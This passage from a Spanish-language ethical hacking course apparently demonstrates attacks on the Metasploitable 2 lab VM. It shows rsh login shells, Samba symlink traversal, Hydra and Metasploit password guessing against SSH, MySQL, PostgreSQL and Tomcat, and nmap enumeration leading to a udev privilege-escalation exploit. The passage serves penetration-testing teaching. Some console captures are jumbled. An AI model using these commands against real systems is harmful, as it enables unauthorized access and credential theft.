[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/wiki/How-to-write-a-HTTP-LoginScanner-Module  
[!] 192.168.0.58:514      - *** For examples of modules converted to just  
report credentials without report_auth_info, see:  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/pull/5376  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/pull/5377  
[*] Command shell session 4 opened (192.168.0.78:1023 -> 192.168.0.58:514) at  
2020-07-13 11:18:58 -0500  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from 'root'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from 'daemon'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from 'bin'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from 'nobody'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from '+'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from 'guest'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'+' from 'mail'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from 'root'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from 'daemon'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from 'bin'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from 'nobody'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.
```



```
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from '+'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from 'guest'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'guest' from 'mail'  
[-] 192.168.0.58:514      - 192.168.0.58:514 - Result: Permission denied.  
[*] 192.168.0.58:514      - 192.168.0.58:514 - Attempting rsh with username  
'mail' from 'root'  
[+] 192.168.0.58:514      - 192.168.0.58:514, rsh 'mail' from 'root' with no  
password.  
[!] 192.168.0.58:514      - *** auxiliary/scanner/rservices/rsh_login is still  
calling the deprecated report_auth_info method! This needs to be updated!  
[!] 192.168.0.58:514      - *** For detailed information about LoginScanners  
and the Credentials objects see:  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/wiki/Creating-Metasploit-Framework-LoginScanners  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/wiki/How-to-write-a-HTTP-LoginScanner-Module  
[!] 192.168.0.58:514      - *** For examples of modules converted to just  
report credentials without report_auth_info, see:  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/pull/5376  
[!] 192.168.0.58:514      - https://github.com/rapid7/metasploit-  
framework/pull/5377  
[*] Command shell session 5 opened (192.168.0.78:1023 -> 192.168.0.58:514) at  
2020-07-13 11:18:59 -0500  
[*] 192.168.0.58:514      - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/rservices/rsh_login) >
```



```

root@kali: ~
[!] 192.168.0.58:514 - 192.168.0.58:514 - Result: Permission denied.
[*] 192.168.0.58:514 - 192.168.0.58:514 - Attempting rsh with username 'guest' from 'nobody'
[-] 192.168.0.58:514 - 192.168.0.58:514 - Result: Permission denied.
[*] 192.168.0.58:514 - 192.168.0.58:514 - Attempting rsh with username 'guest' from '+'
[-] 192.168.0.58:514 - 192.168.0.58:514 - Result: Permission denied.
[*] 192.168.0.58:514 - 192.168.0.58:514 - Attempting rsh with username 'guest' from 'guest'
[-] 192.168.0.58:514 - 192.168.0.58:514 - Result: Permission denied.
[*] 192.168.0.58:514 - 192.168.0.58:514 - Attempting rsh with username 'guest' from 'mail'
[-] 192.168.0.58:514 - 192.168.0.58:514 - Result: Permission denied.
[*] 192.168.0.58:514 - 192.168.0.58:514 - Attempting rsh with username 'mail' from 'root'
[-] 192.168.0.58:514 - 192.168.0.58:514 - Result: Permission denied.
[*] 192.168.0.58:514 - *** auxiliary/scanner/rservices/rsh_login is still calling the deprecated report_auth_info method! This needs to be updated!
[-] 192.168.0.58:514 - *** For detailed information about LoginScanners and the Credentials objects see:
[*] 192.168.0.58:514 - https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[*] 192.168.0.58:514 - https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[*] 192.168.0.58:514 - *** For examples of modules converted to just report credentials without report_auth_info, see:
[*] 192.168.0.58:514 - https://github.com/rapid7/metasploit-framework/pull/5376
[*] 192.168.0.58:514 - https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 5 opened (192.168.0.78:1023 -> 192.168.0.58:514) at 2020-07-13 11:18:59 -0500
[*] 192.168.0.58:514 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rservices/rsh_login) >
msf5 auxiliary(scanner/rservices/rsh_login) > sessions -l
Active sessions
=====
[os]
  Id  Name  Type  Information
  --  ---  ----  -----
  1   shell  RSH root from root (192.168.0.58:514)  192.168.0.78:1023 -> 192.168.0.58:514 (192.168.0.58)
  2   shell  RSH daemon from root (192.168.0.58:514)  192.168.0.78:1023 -> 192.168.0.58:514 (192.168.0.58)
  3   shell  RSH bin from root (192.168.0.58:514)  192.168.0.78:1023 -> 192.168.0.58:514 (192.168.0.58)
  4   shell  RSH nobody from root (192.168.0.58:514)  192.168.0.78:1023 -> 192.168.0.58:514 (192.168.0.58)
  5   shell  RSH mail from root (192.168.0.58:514)  192.168.0.78:1023 -> 192.168.0.58:514 (192.168.0.58)

msf5 auxiliary(scanner/rservices/rsh_login) >
msf5 auxiliary(scanner/rservices/rsh_login) > 
```

Imagen 8-7. Todas las sesiones abiertas con Metasploitable 2 a través del servicio rsh.

Vulnerabilidad

Samba Symlink Traversal Arbitrary File Access (unsafe check)

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0926>

Análisis

El servidor Samba remoto está configurado de manera insegura y permite a un atacante remoto a obtener acceso de lectura o posiblemente de escritura a cualquier archivo sobre el host afectado. Especialmente, si un atacante tiene una cuenta válida en Samba para recurso compartido que es escribible o hay un recurso escribible que está configurado con una cuenta de invitado, puede crear un enlace simbólico utilizando una secuencia de recorrido de directorio y ganar acceso a archivos y directorios fuera del recurso compartido.

Una explotación satisfactoria requiere un servidor Samba con el parámetro 'wide links' definido a 'yes', el cual es el estado por defecto.



Obtener Recursos compartidos del Objetivo

```
root@kali:~# smbclient -L //192.168.0.58 --option='client min protocol=NT1'
Enter WORKGROUP\root's password:
Anonymous login successful

      Sharename      Type      Comment
      -----      ----      -----
      print$        Disk      Printer Drivers
      tmp           Disk      oh noes!
      opt            Disk
      IPC$          IPC       IPC Service (metasploitable server (Samba
3.0.20-Debian))
      ADMIN$        IPC       IPC Service (metasploitable server (Samba
3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server        Comment
      -----        -----
      Workgroup     Master
      -----        -----
      WORKGROUP    RYDS
```

Con Metasploit Framework

```
msf5 > search type:auxiliary symlink

Matching Modules
=====
#   Name                               Disclosure Date  Rank
Check  Description
-   -----
-----
  0  auxiliary/admin/smb/samba_symlink_traversal
Samba Symlink Directory Traversal
  1  auxiliary/server/wget_symlink_file_write      2014-10-27
GNU Wget FTP Symlink Arbitrary Filesystem Access

msf5 >
msf5 > use auxiliary/admin/smb/samba_symlink_traversal
```



```

msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS            yes        The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
      RPORT            445       yes        The SMB service port (TCP)
      SMBSHARE         tmp        yes        The name of a writeable share on the
server
      SMBTARGET        rootfs     yes        The name of the directory that should
point to the root filesystem

msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS      192.168.0.58   yes        The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
      RPORT            445       yes        The SMB service port (TCP)
      SMBSHARE        tmp        yes        The name of a writeable share on the
server
      SMBTARGET        rootfs     yes        The name of the directory that should
point to the root filesystem

msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.0.58

[*] 192.168.0.58:445 - Connecting to the server...
[*] 192.168.0.58:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.0.58:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.0.58:445 - Now access the following share to browse the root
filesystem:
[*] 192.168.0.58:445 -      \\192.168.0.58\temp\rootfs\

[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/samba_symlink_traversal) >

```



Ahora desde otra consola:

```
root@kali:~# smbclient //192.168.0.58/tmp/ --option='client min protocol=NT1'
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
smb: \> dir
.
..
.ICE-unix
.X11-unix
.X0-lock
rootfs
4474.jsvc_up

D 0 Mon Jul 13 11:42:43 2020
DR 0 Sun May 20 13:36:12 2012
DH 0 Mon Jul 13 10:52:30 2020
DH 0 Mon Jul 13 10:52:44 2020
HR 11 Mon Jul 13 10:52:44 2020
DR 0 Sun May 20 13:36:12 2012
R 0 Mon Jul 13 10:52:55 2020

7282168 blocks of size 1024. 5129384 blocks available
smb: \> cd rootfs
smb: \rootfs\>
smb: \rootfs\> dir
.
..
initrd
media
bin
lost+found
mnt
sbin
initrd.img
home
lib
usr
proc
root
sys
boot
nohup.out
etc
dev
vmlinuz
opt
var
cdrom
tmp
srv

DR 0 Sun May 20 13:36:12 2012
DR 0 Sun May 20 13:36:12 2012
DR 0 Tue Mar 16 17:57:40 2010
DR 0 Tue Mar 16 17:55:52 2010
DR 0 Sun May 13 22:35:33 2012
DR 0 Tue Mar 16 17:55:15 2010
DR 0 Wed Apr 28 15:16:56 2010
DR 0 Sun May 13 20:54:53 2012
R 7929183 Sun May 13 22:35:56 2012
DR 0 Fri Apr 16 01:16:02 2010
DR 0 Sun May 13 22:35:22 2012
DR 0 Tue Apr 27 23:06:37 2010
DR 0 Mon Jul 13 10:52:16 2020
DR 0 Mon Jul 13 10:52:44 2020
DR 0 Mon Jul 13 10:52:16 2020
DR 0 Sun May 13 22:36:28 2012
R 281243 Mon Jul 13 10:52:44 2020
DR 0 Mon Jul 13 10:52:39 2020
DR 0 Mon Jul 13 10:52:31 2020
R 1987288 Thu Apr 10 11:55:41 2008
DR 0 Tue Mar 16 17:57:39 2010
DR 0 Sun May 20 16:30:19 2012
DR 0 Tue Mar 16 17:55:51 2010
D 0 Mon Jul 13 11:42:43 2020
DR 0 Tue Mar 16 17:57:38 2010
```



```
7282168 blocks of size 1024. 5129384 blocks available
smb: \rootfs\>
```

```
root@kali:~# smbclient //192.168.0.58/tmp/ --option='client min protocol=NT1'
The SMB service is running.
The name of aEnter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.

msf5 auxiliary(admin/smb/samba_symlink_traversal) > smb: \>
msf5 auxiliary(admin/smb/samba_symlink_traversal) > sesmb: \> dir
RHOSTS => 192.168.0.58
msf5 auxiliary(admin/smb/samba_symlink_traversal) > ..
Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    192.168.0.58   yes        The target host
RPORT     445            yes        The SMB service port
SMBSHARE  tmp            yes        The name of a bin
SMBTARGET rootfs         yes        The name of the target share

msf5 auxiliary(admin/smb/samba_symlink_traversal) > sh
7282168 blocks of size 1024. 5129384 blocks available
smb: \> cd rootfs
smb: \rootfs\> dir
smb: \rootfs\> dir
Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    192.168.0.58   yes        The target host
RPORT     445            yes        The SMB service port
SMBSHARE  tmp            yes        The name of a bin
SMBTARGET rootfs         yes        The name of the target share

msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.0.58

[*] 192.168.0.58:445 - Connecting to the server...
[*] 192.168.0.58:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.0.58:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.0.58:445 - Now access the following share to browse the root filesystem:
[*] 192.168.0.58:445 - \\192.168.0.58\tmp\rootfs\

[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/samba_symlink_traversal) >
msf5 auxiliary(admin/smb/samba_symlink_traversal) > 
```

Imagen 8-8. Conexión al recurso compartido \rootfs\ donde ahora reside la raíz de Metasploitable2



Video del Webinar Gratuito: “Explotación con Kali Linux”

http://www.reydes.com/d/?q=videos_2018#wgeckl



Video del Webinar Gratuito: “Crear un Medio Infectado con Metasploit Framework”

<http://www.reydes.com/d/?q=videos#wgcumicmf>



9. Atacar Contraseñas

Cualquier servicio de red el cual solicite un usuario y contraseña es vulnerable a intentos para tratar de adivinar credenciales válidas. Entre los servicios más comunes se enumeran; ftp, ssh, telnet, vnc, rdp, entre otros. Un ataque de contraseñas en línea implica automatizar el proceso de adivinar las credenciales para acelerar el ataque y mejorar las probabilidades de adivinar alguna de ellas.

Este y otros temas se incluyen en los siguientes cursos:



Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

THC Hydra

<https://github.com/vanhauser-thc/thc-hydra>

THC-Hydra es una herramienta de código prueba de concepto, el cual proporciona a los investigadores y consultores en seguridad, la posibilidad de mostrar cuan fácil podría ser ganar acceso no autorizado hacia un sistema.

Existen diversas herramientas disponibles para atacar logins disponibles, sin embargo ninguna soporta más de un protocolo a atacar o conexiones en paralelo.

Actualmente la herramienta soporta los siguientes protocolos; Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC y XMPP.



```

root@kali: ~
Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanwhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh ssh-key svn teamspeak telnet[s] vmauthd vnc xmp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali: #
root@kali: # hydra -l root -P /usr/share/wordlists/500-worst-passwords.txt -e nsr 192.168.0.58 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-13 15:26:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 519 login tries (l:1/p:519), ~33 tries per task
[DATA] attacking ssh://192.168.0.58:22/
[22][ssh] host: 192.168.0.58 login: root password: 12345678
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 10 final worker threads did not complete until end.
[ERROR] 10 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-13 15:26:22
root@kali: #
root@kali: #

```

Imagen 9-1. Finaliza la ejecución de THC-Hydra

9.1 Adivinar Contraseñas de MySQL

<https://www.mysql.com/>

MySQL es un software el cual entrega un servidor para bases de datos SQL (Structured QueryLanguage), rápido, multi-tarea, multi-usuario, y robusto. El servidor MySQL está diseñado para sistemas de producción de misión crítica y de carga crítica, como también para la integración en software desplegado en masa.

Para los siguientes ejemplos se utilizará el módulo auxiliar de nombre “MySQL Login Utility” en Metasploit Framework, el cual permite realizar consultas sencillas hacia la instancia MySQL por usuarios y contraseñas específicos (Por defecto es el usuario root con la contraseña en blanco).

Se define una lista de palabras de posibles usuarios y otra lista de palabras de posibles contraseñas.

```

# msfconsole

msf > search type:auxiliary mysql

```



```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options
msf auxiliary(mysql_login) > set RHOSTS [IP_Objetivo]
msf auxiliary(mysql_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf auxiliary(mysql_login) > run
```

Se anula la definición para la lista de palabras de posibles contraseñas. El módulo tratará de autenticarse al servicio MySQL utilizando los usuarios contenidos en el archivo pertinente, como las posibles contraseñas.

```
msf auxiliary(mysql_login) > unset PASS_FILE
msf auxiliary(mysql_login) > set USER_FILE /root/UsuariosM2.txt
msf auxiliary(mysql_login) > set USERS_AS_PASS true
msf auxiliary(mysql_login) > run
```



```

root@kali:~# msf5 auxiliary(scanner/mysql/mysql_login) >
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >

```

Imagen 9-2. Ejecución del módulo auxiliar mysql_login.

9.2 Adivinar Contraseñas de PostgreSQL

<https://www.postgresql.org/>

PostgreSQL es un poderoso sistema para bases de datos objeto-relacional de fuente abierta, con más de 30 años de desarrollo activo, lo cual le ha valido una reputación de fiabilidad y características de robustez y desempeño.

Para el siguiente ejemplo se utilizará el módulo auxiliar de nombre “PostgreSQL Login Utility” en Metasploit Framework, el cual intentará autenticarse contra una instancia PostgreSQL utilizando combinaciones de usuarios y contraseñas indicados por las opciones USER_FILE, PASS_FILE y USERPASS_FILE.

```

msf > search type:auxiliary postgresql
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > show options

```



```
msf auxiliary(postgres_login) > set RHOSTS [Dirección IP]
msf auxiliary(postgres_login) > run
```

```

root@kali:~#
[+] 192.168.0.58:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - Login Successful: postgres:postgres@template1
[+] 192.168.0.58:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.58:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```

Imagen 9-3. Ejecución del módulo auxiliar postgres_login

9.3 Adivinar Contraseñas de Tomcat

<http://tomcat.apache.org/>

Apache Tomcat es una implementación open source de Java Servlet, páginas JavaServer, Lenguaje de Expresión Java y tecnologías WebSocket. El software Apache Tomcat potencia numerosas aplicaciones web de misión crítica de gran escala, en una amplia diversidad de industrias y organizaciones.

```
msf > search tomcat
msf> use auxiliary/scanner/http/tomcat_mgr_login
```



```
msf auxiliary(tomcat_mgr_login) > show options  
msf auxiliary(tomcat_mgr_login) > set RHOSTS [Dirección IP]  
msf auxiliary(tomcat_mgr_login) > set RPORT 8180  
msf auxiliary(tomcat_mgr_login) > run
```

```
[+] 192.168.0.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:admin (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:manager (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:root (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: role1:vagrant (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:admin (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:manager (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:role1 (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:root (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:tomcat (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:s3cret (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:vagrant (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: tomcat:root (Incorrect)  
[+] 192.168.0.58:8180 - Login Successful: tomcat:tomcat  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:admin (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:manager (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:role1 (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:root (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:tomcat (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:s3cret (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: both:vagrant (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:OwW*busr1 (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:ksdxc (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: xampp:xampp (Incorrect)  
[+] 192.168.0.58:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)  
[*] 192.168.0.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

Imagen 9-4. Ejecución del módulo auxiliar tomcat_mgr_login



Video del Webinar Gratuito: “Atacar Contraseñas con Kali Linux”
http://www.reydes.com/d/?q=videos_2019#wgackl



Video del Webinar Gratuito: “Romper Contraseñas con Tablas Arcoiris”
http://www.reydes.com/d/?q=videos_2017#wgrcta



10. Demostración de Explotación & Post Explotación

Las demostraciones presentadas a continuación permiten afianzar la utilización de algunas herramientas presentadas durante el Curso. Estas demostraciones se centran en la fase de Explotación y Post-Explotación, es decir los procesos que un atacante realizaría después de obtener acceso al sistema mediante la explotación de una vulnerabilidad.

Este y otros temas se incluyen en los siguientes cursos:



Curso de Nmap: http://www.reydes.com/d/?q=Curso_de_Nmap

Curso de Metasploit Framework: http://www.reydes.com/d/?q=Curso_de_Metasploit_Framework

Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

10.1 Demostración utilizando un exploit local para escalar privilegios.

Abrir con el software de virtualización las máquinas virtuales de Kali Linux y Metasploitable 2

Abrir una nueva terminal y ejecutar Wireshark .

Escanear todo el rango de la red

```
# nmap -n -sn 192.168.1.0/24
```

Escaneo de Puertos

```
# nmap -n -Pn -p- 192.168.0.58 -oA escaneo_puertos
```

Colocamos los puertos abiertos descubiertos hacia un archivo:

```
# grep open escaneo_puertos.nmap | cut -d " " -f 1 | cut -d "/" -f 1 | sed "s/
```



```
$/,/g" > listapuertos  
# tr -d '\n' < listapuertos > puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos descubiertos en la fase anterior en el siguiente comando:

```
# nmap -n -Pn -sV -p[puertos] 192.168.0.58 -oA escaneo_versiones
```

Obtener la Huella del Sistema Operativo

```
# nmap -n -Pn -p- -O 192.168.0.58
```

Enumeración de Usuarios

Proceder a enumerar usuarios válidos en el sistema utilizando el protocolo SMB con nmap

```
# nmap -n -Pn --script smb-enum-users -p445 192.168.0.58 -oA escaneo_smb  
# ls -l escaneo*
```

Se filtran los resultados para obtener una lista de usuarios del sistema.

```
# grep METASPLITABLE escaneo_smb.nmap | cut -d "\\" -f 2 | cut -d " " -f 1 > usuarios
```

Cracking de Contraseñas

Utilizar THC-Hydra para obtener la contraseña de alguno de los nombre de usuario obtenidos.



```
# hydra -L usuarios -e ns 192.168.0.58 -t 3 ssh
```

Ganar Acceso

Se procede a utilizar uno de los usuarios y contraseñas obtenidas para conectarse a Metasploitable2

```
# ssh -l msfadmin 192.168.0.58
```

Averiguar la versión del kernel:

```
# uname -a
```

Verificar información del usuario actual.

```
# whoami; id
```

Explotar y Elevar Privilegios en el Sistema

Buscar un exploit para el kernel

```
# searchsploit udev
```

Sobre el Exploit:

Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185>
<http://osvdb.org/show/osvdb/53810>

